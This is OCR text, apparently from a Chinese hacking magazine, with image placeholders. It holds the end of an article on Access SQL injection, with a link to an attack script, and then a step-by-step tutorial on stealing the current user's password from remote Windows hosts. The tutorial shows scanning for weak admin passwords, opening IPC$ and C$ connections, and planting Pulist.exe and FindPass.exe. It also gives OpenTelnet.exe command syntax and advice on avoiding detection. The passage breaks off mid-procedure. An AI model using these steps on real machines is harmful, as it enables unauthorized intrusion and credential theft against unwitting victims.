


图14





图15

盗帅下载入侵脚本和这个类似，你可自己下载去试试！这两个脚本在光盘里有收录，也可以到http://www.netsill.net/lcx/sql-acess.rar下载。由于我在攻击盗帅下载程序中指定的参数是regsex=0，所以我的脚本只能推测出管理员是男生的密码，女生管理员我的脚本可探测不出！我相信如果你读通了这篇文章，明白了跨表子查询的原理，也可根据wawa的脚本来改写出一个Sql Injection with Access的跨表子查询攻击程序。祝你好运！



获取远程主机的当前用户密码

近墨者

其实我也是一个菜鸟，不过是只不安分的小鸟。昨天，从网上下载了孤狼望月的“利用Find Pass.exe pulist.exe 获取其他帐户密码”动画教程，看后很受启发。他所讲的是在本机上获取当前用户的密码，能不能获取远程主机当前用户的密码呢？经过几次尝试后是可以的，现我将获取过程与各位菜友们分享。

1. 原理

先说一下Findpass是如何得到当前用户密码的！当用户以图形界面方式登陆系统，登陆的域名和用户名是明文存储在Winlogon进程里的，而Findpass就是利用Winlogon的PID号和正确的域名，在内存中寻找加了密的内存块（保存着加密过的登陆密码），然后对它进行解密，这样就能得到该用户的密码。

2. 工具

知道了原理，下面我们就开始动手吧！在动手前先准备齐工具（别误会，不是去打劫！^_^）。它们是：

（1）OpenTelnet.exe（开启远程主机Telnet服务的工具）；

（2）ResumeTelnet.exe（关闭远程主机Telnet的工具）

（3）Pulist.exe（获取主机用户登陆的域名和用户名，及Winlogon进程PID）；

（4）FindPass.exe（获取当前登陆用户的密码）；

（5）其他还要准备一个扫描工具，如流光、X-way、X-Scan等都是不错的扫描工具。功能强大，容易上手，非常适合我等使用。

（以上工具光盘中有收录）

3. 开工

闲话少说，直接进入主题。图1是我用流光找到的一个有管理员弱口令的主机，管理员为posgroup3，密码为空。因为要得到远程当前用户的密码，就要在远程主机中运行PUlist.exe和FindPass程序，所以要有一个具有管理员权限的用户。要得到有管理员权限的用户，可通过扫描对方其他管理员的弱口令或用对方存在的一些漏洞添加管理员用户的方法。这方面的知识请参阅其他高手们的介绍，这里不再赘述。

接着打开本机的CMD.exe，用得到的管理员用户同对方建立IPC$通道连接，如图2。

然后在本机“运行”中输入：**\\对方IP\C$**，如图3。

稍待片刻即打开了对方的C盘，将准备的工具“Pulist.exe”与“FindPass.exe”复制到对方的C盘中（图4），先将对方的C窗口最小化，因为待会儿还要用到。

注意 用这种方式复制文件非常直观，但如果这时对方关机，会出现“有一位用户连到本机，关机将断开连接”之类的提示，很容易被发现，所以要拜托对方千万不要在此时关机！




图 1




图 2




图 3




图 4

在CMD.exe中将路径切换至存放OpenTelnet.exe的文件目录下，运行OpenTelnet.exe，打开对方的Telnet服务。此命令的格式

是：

OpenTelnet.exe \\对方IP 用户名 密码 验证方式 要打开的连接端口

其中验证方式可为1或0，打开的连接端口自定义，但不能是对方已开启的端口，如图5所示。




图5

稍等片刻会出现成功提示，接着输入：**Telnet 对方IP 打开的端口**，打开Telnet连接窗口，输入已知用户名及密码（图6）。




图6

稍等一会儿会弹出Telnet窗口，显示连接到对方主机，在其中输入：**dir c:**，那么Telnet窗口就会回显对方C盘中的内容。瞧见没有？图7中刚才复制的两个工具还在静静地待命！

